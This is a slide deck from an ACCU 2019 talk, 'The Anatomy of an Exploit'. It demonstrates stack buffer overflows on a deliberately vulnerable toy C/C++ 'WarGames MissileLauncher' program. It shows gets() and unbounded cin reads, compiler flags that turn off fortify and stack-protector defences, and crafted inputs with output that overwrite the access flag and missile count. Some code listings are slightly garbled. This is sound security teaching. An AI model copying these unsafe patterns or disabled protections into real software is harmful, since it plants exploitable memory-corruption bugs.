

A large-scale street art mural on a white building. In the center is a figure wearing a tall, dark orange top hat and a white skull mask. The figure is dressed in a red jacket and black pants. The background features a cityscape with green and yellow geometric shapes, and two windows with brown wooden panels. A small blue flower is visible in the top left corner.

@PATI_GALLARDO

Turtle
Sec

@PATI_GALLARDO

The Anatomy of an Exploit

ACCU CONFERENCE 2019

PATRICIA AAS

Turtle
Sec

Patricia Aas - Trainer & Consultant

@PATI_GALLARDO

C++ Programmer, Application Security

Currently : **TurtleSec**

Previously : Vivaldi, Cisco Systems, Knowit, Opera Software

Master in Computer Science

Pronouns: she/her

Turtle
Sec




@PATI_GALLARDO

The Weird Machine

Programming the Weird Machine

@PATI_GALLARDO



The Target

@HALVARFLAKE

The Exploit

Memory

Loaders

Memory
Allocator

Linkers

Heap

Stack

The Data is the Program and the Program is the Data

Exploit Development is Programming the Weird Machine



@PATI_GALLARDO

Inherently Dangerous Function

```
printf("Secret: ");  
gets(response);
```

launch.c



```
void launch_missiles(int n) {
    printf("Launching %d missiles\n", n);
}

void authenticate_and_launch(void) {
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void) {
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

@PATI_GALLARDO

@OLVEMAUDAL

CWE-242: Use of Inherently Dangerous Function

@PATI_GALLARDO

```
$ clang -o launch launch.c
launch.c:19:3: warning: implicit declaration of
function 'gets' is invalid in C99
[-Wimplicit-function-declaration]
    gets(response);
    ^
1 warning generated.
/tmp/launch-0d1b0f.o: In function
`authenticate_and_launch':
launch.c:(.text+0x5e): warning: the `gets' function is
dangerous and should not be used.
```

CMake: Getting gets

@PATI_GALLARDO



A screenshot of a terminal window titled "CMakeLists.txt". The window has a dark teal header bar with three circular icons on the right: a blue minus sign, a green square, and a red X. The main area contains the following CMake configuration code:

```
# Wargames C
# -----
add_executable(launch src/launch.c)
# Get gets
set_property(TARGET launch PROPERTY C_STANDARD 99)
# Allow gets
target_compile_options(launch PRIVATE -Wno-deprecated-declarations)
```

Happy Day Scenario

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete

$ ./launch
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

Unhappy Day Scenario

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
*** buffer overflow detected ***: ./launch terminated
Aborted (core dumped)
```

Unstable
Weird State



@PATI_GALLARDO

Fortify Protection

CMake : Remove fortify protection from libc

@PATI_GALLARDO

CMakeLists.txt




```
# Remove Fortify protection in libc
# *** buffer overflow detected ***: ./launch terminated
# Aborted (core dumped)
target_compile_options(launch PRIVATE -D_FORTIFY_SOURCE=0)
```

Make : Remove fortify protection from libc

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
```



@PATI_GALLARDO

Stack Canaries

Writes go
toward
higher
addresses
`ptr++`

| | |
|-----|-------------------|
| 100 | Return address |
| 99 | Stack Canary |
| 98 | char array item 3 |
| 97 | char array item 2 |
| 96 | char array item 1 |
| 95 | char array item 0 |

Stack
grows
toward
lower
addresses

Stack Canary

CMake: Turn off stack protector

@PATI_GALLARDO

CMakeLists.txt



```
# remove the stack protector
# *** stack smashing detected ***: <unknown> terminated
# Aborted (core dumped)
target_compile_options(launch PRIVATE -fno-stack-protector)
```

CMake: Turn off stack protector

@PATI_GALLARDO

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
Segmentation fault (core dumped)
```

What's going on? Let's check on godbolt

```
1 #include <stdio.h>
2 #include <stdbool.h>
3 #include <memory.h>
4
5 /**
6  * Example from Olve Maudal : Insecure C and C++
7  * clang -z execstack -o launch launch.c
8  */
9 void launch_missiles();
10 printf("Launch\n");
11 }
12
13 void authenticate_and_launch(void) {
14     int n_missiles = 2;
15     bool allowaccess = false;
16     char response[8];
17
18     printf("Secret: ");
19     gets(response);
20
21     if (strcmp(response, "Joshua") == 0)
22         allowaccess = true;
23
24     if (allowaccess) {
25         puts("Access granted");
26         launch_missiles(n_missiles);
27     }
28
29     if (!allowaccess)
30         puts("Access denied");
31 }
32
33 int main(void) {
34     puts("WarGames MissileLauncher v0.1");
35     authenticate_and_launch();
36     puts("Operation complete");
37 }
```

Debug:
Local variables
on the stack

```
1 #include <stdio.h>
2 #include <stdbool.h>
3 #include <memory.h>
4
5 /**
6  * Example from Olve Maudal : Insecure C and C++
7  * clang -z execstack -fno-omit-frame-pointer -o launch launch.c
8  */
9 void launch_missiles();
10 printf("Launch\n");
11 }
12
13 void authenticate_and_launch(void) {
14     int n_missiles = 2;
15     bool allowaccess = false;
16     char response[8];
17
18     printf("Secret: ");
19     gets(response);
20
21     if (strcmp(response, "Joshua") == 0)
22         allowaccess = true;
23
24     if (allowaccess) {
25         puts("Access granted");
26         launch_missiles(n_missiles);
27     }
28
29     if (!allowaccess)
30         puts("Access denied");
31 }
32
33 int main(void) {
34     puts("WarGames MissileLauncher v0.1");
35     authenticate_and_launch();
36     puts("Operation complete");
37 }
```

Release:
Local variables
optimized out




@PATI_GALLARDO

Let's try the Debug build then!

Debug Build

@PATI_GALLARDO



```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
```

Somebody's bools are acting weird :D


A large-scale mural painted on a light-colored brick wall depicts a woman with dark hair and bangs, wearing a blue t-shirt, sipping from a white coffee cup. She is positioned in front of a window with a metal frame. The mural is signed with the name "JARVS." in black spray paint at the top center. In the top right corner of the image, there is a teal-colored rectangular box containing the text "@PATI_GALLARDO".

@PATI_GALLARDO

Prefer C++ to C, right?

Start from scratch with C++

@PATI_GALLARDO



A screenshot of a code editor window titled "CMakeLists.txt". The window has a dark header bar with three icons: a blue circle with a minus sign, a green circle with a square, and a red circle with a cross. The main editor area contains the following CMake configuration code:

```
# Wargames C++
# -----
add_executable(launch_cpp src/launch.cpp)
```

launch.cpp



```
void launch_missiles(int n) {
    printf("Launching %d missiles\n", n);
}

void authenticate_and_launch() {
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    std::cin >> response;

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main() {
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

@PATI_GALLARDO

Not even a warning!

@PATI_GALLARDO

```
$ clang++ -o launch_cpp launch.cpp  
$
```

Happy Day Scenario

@PATI_GALLARDO

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: David
Access denied
Operation complete
```

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: Joshua
Access granted
Launching 2 missiles
Operation complete
```

Let's test the release build

@PATI_GALLARDO

```
$ clang++ -O3 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access denied
Operation complete
Segmentation fault (core dumped)
```

Ok, debug then...

@PATI_GALLARDO

```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1852796274 missiles
Segmentation fault (core dumped)
```



Both n_missiles and allowaccess overwritten

@PATI_GALLARDO

BE
WEIRD
IT'S OK

Controlling stack variables

```
int n_missiles = 2;  
bool allowaccess = false;
```



```
void authenticate_and_launch() {
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    std::cin >> response;

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}
```

@PATI_GALLARDO

Lets try a shorter string

@PATI_GALLARDO

```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAAABBBBC*
Access granted
Launching 42 missiles
Operation complete
$
```



n_missiles -> 42 -> 0x2a -> '*'

Lets try a shorter string

@PATI_GALLARDO

```
$ clang++ -O0 -o launch_cpp launch.cpp
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAAABBBBCd
Access granted
Launching 100 missiles
Operation complete
```



n_missiles -> 100 -> 0x64 -> 'd'

Controlling allowaccess


@PATI_GALLARDO

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBB0d
Access denied
Operation complete
```

```
$ ./launch_cpp
WarGames MissileLauncher v0.1
Secret: AAAABBBB1d
Access granted
Launching 100 missiles
Operation complete
```

Controlling allowaccess





@PATI_GALLARDO

Automate, automate!

